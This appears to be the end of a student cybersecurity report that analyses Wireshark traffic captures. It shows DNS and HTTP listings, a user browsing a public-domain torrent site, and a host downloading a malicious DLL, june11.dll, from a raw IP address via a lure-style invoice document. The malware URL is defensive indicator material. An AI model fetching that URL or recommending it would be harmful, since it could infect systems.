55430	641.059978800	10.6.12.12	10.6.12.157	DNS	162	Standard query response 0x9c26 SRV ldap._tcp.dc._msdcs.frank-n-ted.com SRV -
55431	641.061468900	10.6.12.157	10.6.12.12	DNS	90	Standard query 0x838c A frank-n-ted-dc.frank-n-ted.com
55432	641.063097600	10.6.12.12	10.6.12.157	DNS	106	Standard query response 0x838c A frank-n-ted-dc.frank-n-ted.com A 10.6.12.12
55442	641.129818900	10.6.12.157	10.6.12.12	DNS	76	Standard query 0x3a00 A dns.msftncsi.com
55443	641.130411100	10.6.12.12	8.0.8.8	DNS	87	Standard query 0xa08b A dns.msftncsi.com OPT

# Malicious Activity

# Torrenting copyright material

- What kind of traffic did you observe? [Downloading jpg from Torrent site](#)
- Which protocol(s): HTTP port 80
- What, specifically, was the user doing? Which site were they browsing?

<http://publicdomaintorrents.info/grabs/bettybooprythmonthereservationgrab.jpg>

The image shows two windows side-by-side. The left window is Wireshark displaying network traffic for file 'part\_3.pcapng'. A green filter bar at the top reads 'ip.src==10.0.0.0/24 && http.request.method == "GET"'. Below it is a table of captured frames. Frame 69167 is highlighted with a red box and shows a GET request to 'http://publicdomaintorrents.info/grabs/bettybooprythmonthereservationgrab.jpg'. The right window is a thumbnail viewer titled 'ImageMagick: bettybooprythmonthereservationgrab.jpg' showing a grid of 24 frames from a video. The first frame is a movie poster for 'Betty Boop Rhythm on the Reservation'. Subsequent frames show Betty Boop performing in a band.

# Malware download

- What kind of traffic did you observe? [Downloading june11.dll file](#)
- Which protocol(s)? [HTTP port 80](#)
- What, specifically, was the user doing? Which site were they browsing?

<http://205.185.125.104/files/june11.dll>

http.request.method == "GET"						
No.	Time	Source	Destination	Protocol	Length	Info
53594	636.408881400	10.11.11.121	74.125.30.94	HTTP	293	GET /generate_204 HTTP/1.1
53609	636.442537900	10.11.11.200	34.194.61.181	HTTP	433	GET /js/v2/ktag.js?tid=KT-N2BAB-3ED HTTP/1.1
53862	637.188732800	10.11.11.200	52.207.88.186	HTTP	706	GET /track/cmf/rightmedia?xid=I59ixguB5j05zerq4R0JN_yU&gdpr=0&gdpr_c...
53951	637.350691200	10.11.11.217	35.185.55.255	HTTP	803	GET /wp-content/themes/iphonehacks/favicon.ico HTTP/1.1
53952	637.363545000	10.11.11.217	35.185.55.255	HTTP	803	GET /wp-content/themes/iphonehacks/favicon.png HTTP/1.1
53985	637.441169700	10.11.11.121	173.236.251.15	HTTP	605	GET / HTTP/1.1
54007	637.630697100	10.11.11.121	173.236.251.15	HTTP	524	GET / HTTP/1.1
57901	652.318762000	10.6.12.157	172.93.120.242	HTTP	513	GET /logs/invoice-86495.doc HTTP/1.1
58748	658.621258400	10.6.12.203	205.185.125.104	HTTP	275	GET /pQBtWj HTTP/1.1
58752	658.636633700	10.6.12.203	205.185.125.104	HTTP	312	GET /files/june11.dll HTTP/1.1
67268	752.331198600	10.0.0.201	168.215.194.14	HTTP	463	GET /nshowcat.html?category=animation HTTP/1.1
67282	752.441022900	10.0.0.201	168.215.194.14	HTTP	474	GET /srsbanner.gif HTTP/1.1
67308	752.676394600	10.0.0.201	168.215.194.14	HTTP	477	GET /grabs/hdsale.png HTTP/1.1
67328	752.881136800	10.0.0.201	168.215.194.14	HTTP	469	GET /ipod.jpg HTTP/1.1
67330	752.889450700	10.0.0.201	168.215.194.14	HTTP	468	GET /pda.jpg HTTP/1.1
67333	752.898843300	10.0.0.201	168.215.194.14	HTTP	479	GET /site2/pdheader.jpg HTTP/1.1
67335	752.907197600	10.0.0.201	168.215.194.14	HTTP	468	GET /psp.gif HTTP/1.1
67337	752.915643000	10.0.0.201	168.215.194.14	HTTP	474	GET /googlevid.jpg HTTP/1.1
67347	752.934398000	10.0.0.201	172.217.9.2	HTTP	445	GET /pagead/js/adsbygoogle.js HTTP/1.1
67361	753.086811900	10.0.0.201	168.215.194.14	HTTP	471	GET /rentme.gif HTTP/1.1
67389	753.125556000	10.0.0.201	50.10.44.121	HTTP	417	GET /tools/diagnose.jsp HTTP/1.1


.... 0101 = Header Length: 20 bytes (5)  
► Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
Total Length: 298  
Identification: 0xadfc (44540)  
► Flags: 0x4000, Don't fragment  
...0 0000 0000 0000 = Fragment offset: 0  
Time to live: 128  
Protocol: TCP (6)  
Header checksum: 0xe9de [validation disabled]  
[Header checksum status: Unverified]  
Source: 10.6.12.203  
Destination: 205.185.125.104  
► Transmission Control Protocol, Src Port: 49739, Dst Port: 80, Seq: 222, Ack: 489, Len: 258  
► Hypertext Transfer Protocol  
► GET /files/june11.dll HTTP/1.1\r\nAccept: \*/\*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\nHost: 205.185.125.104\r\nConnection: Keep-Alive\r\nCookie: \_subid=3mmhfnd8jp\r\n\r\n[Full request URI: http://205.185.125.104/files/june11.dll]  
[HTTP request 2/2]  
[Prev request in frame: 58748]  
[Response in frame: 58752]

# Concluding Thoughts

---

- **Red Team** - The 2 targets contained a plethora of vulnerabilities that were exploited mainly through Wordpress
- **Blue Team** - We found effective ways to potentially mitigate the vulnerabilities that the Red Team exploited
- **Network** - Using Wireshark, we logged and analyzed traffic for suspicious and found more weak points

Update software, keep patching, and never get comfortable!



The End